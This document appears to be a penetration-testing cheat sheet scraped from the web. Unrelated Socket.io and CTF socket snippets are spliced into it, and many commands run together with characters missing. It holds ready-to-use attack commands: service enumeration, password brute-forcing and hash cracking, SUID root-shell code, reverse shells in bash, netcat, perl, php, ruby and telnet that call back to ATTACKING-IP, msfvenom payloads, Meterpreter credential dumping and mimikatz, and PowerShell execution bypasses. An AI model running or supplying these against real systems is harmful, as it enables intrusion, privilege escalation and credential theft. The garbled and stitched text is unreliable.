General Enumeration:
nmap -vv -Pn -A -sC -sS -T 4 -p- 10.0.0.1nmap -v -sS -A -T4 x.x.x.x// Verbose, SYN Stealth, Version info, and scripts against services.nmap -v -p 445 --script=smb-check-vulns --script-args=unsafe=1 192.168.1.X// Nmap script to scan for vulnerable SMB servers – WARNING: unsafe=1 may cause knockovernetdiscover -r 192.168.1.0/24
Socket io emit cheat sheet I am currently faced with a problem that I received a response to all users. I just want to notify the chosen user in one chat module. Like below, I want to send a notification to this userid only The client side code file has below var forwardString - userid: actualreceiverID, id: msgId; socket.emit.

Jun 12, 2015 - PC cheat sheet - handy list of commonly-used connectors, sockets, etc. Cheatsheet - Socket Basics for CTFs. Dec 3, 2015. By thezero. Category: cheatsheet Tags: Socket Basics for CTFs. When playing CTFs, sometimes you may find a Challenge that runs on a Server, and you must use sockets (or netcat nc) to connect. I will show you some little snippet of code for deal with sockets in Challenge. Python (or Sage). (BSD) sockets Headers needed #include #include #include #include s ock et.h #include initialize with getadd rinfo loop to find and connect a socket socket connect if needed: close after loop: freead dri nfo getpee rna me, getsoc kname. A ridiculous collection of web development cheatsheets One-page guide to.
FTP Enumeration (21):
nmap –script=ftp-anon,ftp-bounce,ftp-libopie,ftp-proftpd-backdoor,ftp-vsftpd-backdoor,ftp-vuln-cve2010-4221,tftp-enum -p 21 10.0.0.1
SSH (22):
nc INSERTIPADDRESS 22
SMTP Enumeration (25):
nmap –script=smtp-commands,smtp-enum-users,smtp-vuln-cve2010-4344,smtp-vuln-cve2011-1720,smtp-vuln-cve2011-1764 -p 25 10.0.0.1nc -nvv INSERTIPADDRESS 25telnet INSERTIPADDRESS 25
Finger Enumeration (79):
Download script and run it with a wordlist: http://pentestmonkey.net/tools/user-enumeration/finger-user-enum
Web Enumeration (80/443):
- dirbuster (GUI)
nikto –h 10.0.0.1
Pop3 (110):
telnet INSERTIPADDRESS 110
USER anounys@INSERTIPADDRESS
PASS admin
or:
USER anounys
PASS admin
RPCBind (111):
rpcinfo –p x.x.x.x
SMBRPC Enumeration (139/445):
enum4linux –a 10.0.0.1nbtscan x.x.x.x// Discover Windows / Samba servers on subnet, finds Windows MAC addresses, netbios name and discover client workgroup / domainpy 192.168.XXX.XXX 500 50000 dict.txtpython /usr/share/doc/python-impacket-doc/examples/samrdump.py 192.168.XXX.XXXnmap IPADDR --script smb-enum-domains.nse,smb-enum-groups.nse,smb-enum-processes.nse,smb-enum-sessions.nse,smb-enum-shares.nse,smb-enum-users.nse,smb-ls.nse,smb-mbenum.nse,smb-os-discovery.nse,smb-print-text.nse,smb-psexec.nse,smb-security-mode.nse,smb-server-stats.nse,smb-system-info.nse,smb-vuln-conficker.nse,smb-vuln-cve2009-3103.nse,smb-vuln-ms06-025.nse,smb-vuln-ms07-029.nse,smb-vuln-ms08-067.nse,smb-vuln-ms10-054.nse,smb-vuln-ms10-061.nse,smb-vuln-regsvc-dos.nsesmbclient -L INSERTIPADDRESSsmbclient //INSERTIPADDRESS/tmpsmbclient INSERTIPADDRESS ipc$ -U john
SNMP Enumeration (161):
snmpwalk -c public -v1 10.0.0.0snmpcheck -t 192.168.1.X -c publiconesixtyone -c names -i hostspython /usr/share/doc/python-impacket-doc/examples/samrdump.py SNMP 192.168.X.XXXnmap -sT -p 161 192.168.X.XXX/254 -oG snmp_results.txtsnmpenum -t 192.168.1.X
Oracle (1521):
tnscmd10g version -h INSERTIPADDRESStnscmd10g status -h INSERTIPADDRESS
Mysql Enumeration (3306):
nmap -sV -Pn -vv 10.0.0.1 -p 3306 --script mysql-audit,mysql-databases,mysql-dump-hashes,mysql-empty-password,mysql-enum,mysql-info,mysql-query,mysql-users,mysql-variables,mysql-vuln-cve2012-2122
DNS Zone Transfers:
nslookup -> set type=any -> ls -d xxx.comdig axfr xxxx.com @ns1.xxx.comdnsrecon -d TARGET -D /usr/share/wordlists/dnsmap.txt -t std --xml ouput.xml// Recon
Mounting File Share
- showmount -e IPADDR
mount 192.168.1.1:/vol/share /mnt/nfs -nolock// mounts the share to /mnt/nfs without locking itmount -t cifs -o username=user,password=pass,domain=xxx //192.168.1.X/share-name /mnt/cifs// Mount Windows CIFS / SMB share on Linux at /mnt/cifs if you remove password it will prompt on the CLI (more secure as it wont end up in bash_history)net use Z: win-servershare password /user:domainjanedoe /savecred /p:no// Mount a Windows share on Windows from the command lineapt-get install smb4k –y// Install smb4k on Kali, useful Linux GUI for browsing SMB shares
Fingerprinting: Basic versioning / finger printing via displayed banner
nc -v 192.168.1.1 25telnet 192.168.1.1 25
Exploit Research
searchsploit windows 2003 | grep -i local// Search exploit-db for exploit, in this example windows 2003 + local esc
Compiling Exploits
gcc -o exploit exploit.c// Compile C code, add –m32 after ‘gcc’ for compiling 32 bit code on 64 bit Linuxi586-mingw32msvc-gcc exploit.c -lws2_32 -o exploit.exe// Compile windows .exe on Linux
Packet Inspection:
tcpdump tcp port 80 -w output.pcap -i eth0// tcpdump for port 80 on interface eth0, outputs to output.pcap
Use hash-identifier to determine the hash type.
Paste the entire /etc/shadow file in a test file and run john with the text file after john.
john hashes.txt
hashcat -m 500 -a 0 -o output.txt –remove hashes.txt /usr/share/wordlists/rockyou.txt
Bruteforcing:
hydra 10.0.0.1 http-post-form “/admin.php:target=auth&mode=login&user=^USER^&password=^PASS^:invalid” -P /usr/share/wordlists/rockyou.txt -l adminhydra -l admin -P /usr/share/wordlists/rockyou.txt -o results.txt IPADDR PROTOCOLhydra -P /usr/share/wordlistsnmap.lst 192.168.X.XXX smtp –V// Hydra SMTP Brute force
Shells & Reverse Shells
SUID C Shells
- bin/bash:
int main(void){
setresuid(0, 0, 0);
system(“/bin/bash”);
}
- bin/sh:
int main(void){
setresuid(0, 0, 0);
system(“/bin/sh”);
}
gcc -o suid suid.c
TTY Shell:
python -c 'import pty;pty.spawn('/bin/bash')'echo os.system('/bin/bash')/bin/sh –iexecute('/bin/sh') // LUA!sh // NMAP:!bash // Vi
Spawn Ruby Shell
exec '/bin/sh' // TTYruby -rsocket -e'f=TCPSocket.open('ATTACKING-IP',80).to_i;exec sprintf('/bin/sh -i <&%d >&%d
Netcat
nc -e /bin/sh ATTACKING-IP 80/bin/sh | nc ATTACKING-IP 80rm -f /tmp/p; mknod /tmp/p p && nc ATTACKING-IP 4444 0/tmp/p
Telnet Reverse Shell
rm -f /tmp/p; mknod /tmp/p p && telnet ATTACKING-IP 80 0/tmp/ptelnet ATTACKING-IP 80 | /bin/bash | telnet ATTACKING-IP 443
PHP
php -r '$sock=fsockopen('ATTACKING-IP',80);exec('/bin/sh -i <&3 >&3 2>&3');'
(Assumes TCP uses file descriptor 3. If it doesn’t work, try 4,5, or 6)
Bash
exec /bin/bash 0&0 2>&00<&196;exec 196<>/dev/tcp/ATTACKING-IP/80; sh <&196 >&196 2>&196exec 5<>/dev/tcp/ATTACKING-IP/80 cat <&5 | while read line; do $line 2>&5 >&5; done
# or: while read line 0<&5; do $line 2>&5 >&5; done
bash -i >& /dev/tcp/ATTACKING-IP/80 0>&1
Perl
exec '/bin/sh';perl —e 'exec '/bin/sh';'perl -e 'use Socket;$i='ATTACKING-IP';$p=80;socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp'));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,'>&S');open(STDOUT,'>&S');open(STDERR,'>&S');exec('/bin/sh -i');};'perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,'ATTACKING-IP:80');STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;' // Windowsperl -e 'use Socket;$i='ATTACKING-IP';$p=80;socket(S,PF_INET,SOCK_STREAM,getprotobyname('tcp'));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,'>&S');open(STDOUT,'>&S');open(STDERR,'>&S');exec('/bin/sh -i');};'// Windows
Windows reverse meterpreter payload
set payload windows/meterpreter/reverse_tcp// Windows reverse tcp payload
Windows VNC Meterpreter payload
Socket Io Client Cheat Sheet
set payload windows/vncinject/reverse_tcp// Meterpreter Windows VNC Payloadset ViewOnly false
Linux Reverse Meterpreter payload
set payload linux/meterpreter/reverse_tcp// Meterpreter Linux Reverse Payload
Meterpreter Cheat Sheet
upload file c:windows// Meterpreter upload file to Windows targetdownload c:windowsrepairsam /tmp// Meterpreter download file from Windows targetdownload c:windowsrepairsam /tmp// Meterpreter download file from Windows targetexecute -f c:windowstempexploit.exe// Meterpreter run .exe on target – handy for executing uploaded exploitsexecute -f cmd -c// Creates new channel with cmd shellps// Meterpreter show processesshell// Meterpreter get shell on the targetgetsystem// Meterpreter attempts priviledge escalation the targethashdump// Meterpreter attempts to dump the hashes on the targetportfwd add –l 3389 –p 3389 –r target// Meterpreter create port forward to target machineportfwd delete –l 3389 –p 3389 –r target// Meterpreter delete port forwarduse exploit/windows/local/bypassuac// Bypass UAC on Windows 7 + Set target + arch, x86/64use auxiliary/scanner/http/dir_scanner// Metasploit HTTP directory scanneruse auxiliary/scanner/http/jboss_vulnscan// Metasploit JBOSS vulnerability scanneruse auxiliary/scanner/mssql/mssql_login// Metasploit MSSQL Credential Scanneruse auxiliary/scanner/mysql/mysql_version// Metasploit MSSQL Version Scanneruse auxiliary/scanner/oracle/oracle_login// Metasploit Oracle Login Moduleuse exploit/multi/script/web_delivery// Metasploit powershell payload delivery modulepost/windows/manage/powershell/exec_powershell// Metasploit upload and run powershell script through a sessionuse exploit/multi/http/jboss_maindeployer// Metasploit JBOSS deployuse exploit/windows/mssql/mssql_payload// Metasploit MSSQL payloadrun post/windows/gather/win_privs// Metasploit show privileges of current useruse post/windows/gather/credentials/gpp// Metasploit grab GPP saved passwordsload mimikatz -> wdigest// Metasplit load Mimikatzrun post/windows/gather/local_admin_search_enum// Idenitfy other machines that the supplied domain user has administrative access toset AUTORUNSCRIPT post/windows/manage/migrate
Meterpreter Payloads
msfvenom –l// List options
Binaries
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST= LPORT= -f elf > shell.elfmsfvenom -p windows/meterpreter/reverse_tcp LHOST= LPORT= -f exe > shell.exemsfvenom -p osx/x86/shell_reverse_tcp LHOST= LPORT= -f macho > shell.macho
Web Payloads
msfvenom -p php/meterpreter/reverse_tcp LHOST= LPORT= -f raw > shell.php// PHP- set payload php/meterpreter/reverse_tcp //Listener
cat shell.php | pbcopy && echo '<?php ' | tr -d 'n' > shell.php && pbpaste >> shell.php// PHPmsfvenom -p windows/meterpreter/reverse_tcp LHOST= LPORT= -f asp > shell.asp// ASPmsfvenom -p java/jsp_shell_reverse_tcp LHOST= LPORT= -f raw > shell.jsp// JSPmsfvenom -p java/jsp_shell_reverse_tcp LHOST= LPORT= -f war > shell.war// WAR
Scripting Payloads
msfvenom -p cmd/unix/reverse_python LHOST= LPORT= -f raw > shell.py// Pythonmsfvenom -p cmd/unix/reverse_bash LHOST= LPORT= -f raw > shell.sh// Bashmsfvenom -p cmd/unix/reverse_perl LHOST= LPORT= -f raw > shell.pl// Perl
Shellcode
For all shellcode see ‘msfvenom –help-formats’ for information as to valid parameters. Msfvenom will output code that is able to be cut and pasted in this language for your exploits.
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST= LPORT= -fmsfvenom -p windows/meterpreter/reverse_tcp LHOST= LPORT= -fmsfvenom -p osx/x86/shell_reverse_tcp LHOST= LPORT= -f
Handlers
Metasploit handlers can be great at quickly setting up Metasploit to be in a position to receive your incoming shells. Handlers should be in the following format.
exploit/multi/handlerset PAYLOADset LHOSTset LPORTset ExitOnSession falseexploit -j -z
An example is: msfvenom exploit/multi/handler -p windows/meterpreter/reverse_tcp LHOST= LPORT= -f > exploit.extension
Execution Bypass
- Set-ExecutionPolicy Unrestricted
- iex(new-object system.net.webclient).downloadstring(“file:///C:examplefile.ps1”)

Powershell.exe blocked
- Use ‘not powershell’ https://github.com/Ben0xA/nps
PS1 File blocked
- iex(new-object system.net.webclient).downloadstring(“file:///C:examplefile.doc”)
- Invoke-examplefile #This allows execution of any file extension
Linux:

Windows:
File Traverse:
Test HTTP options using curl:
Upload file using CURL to website with PUT option available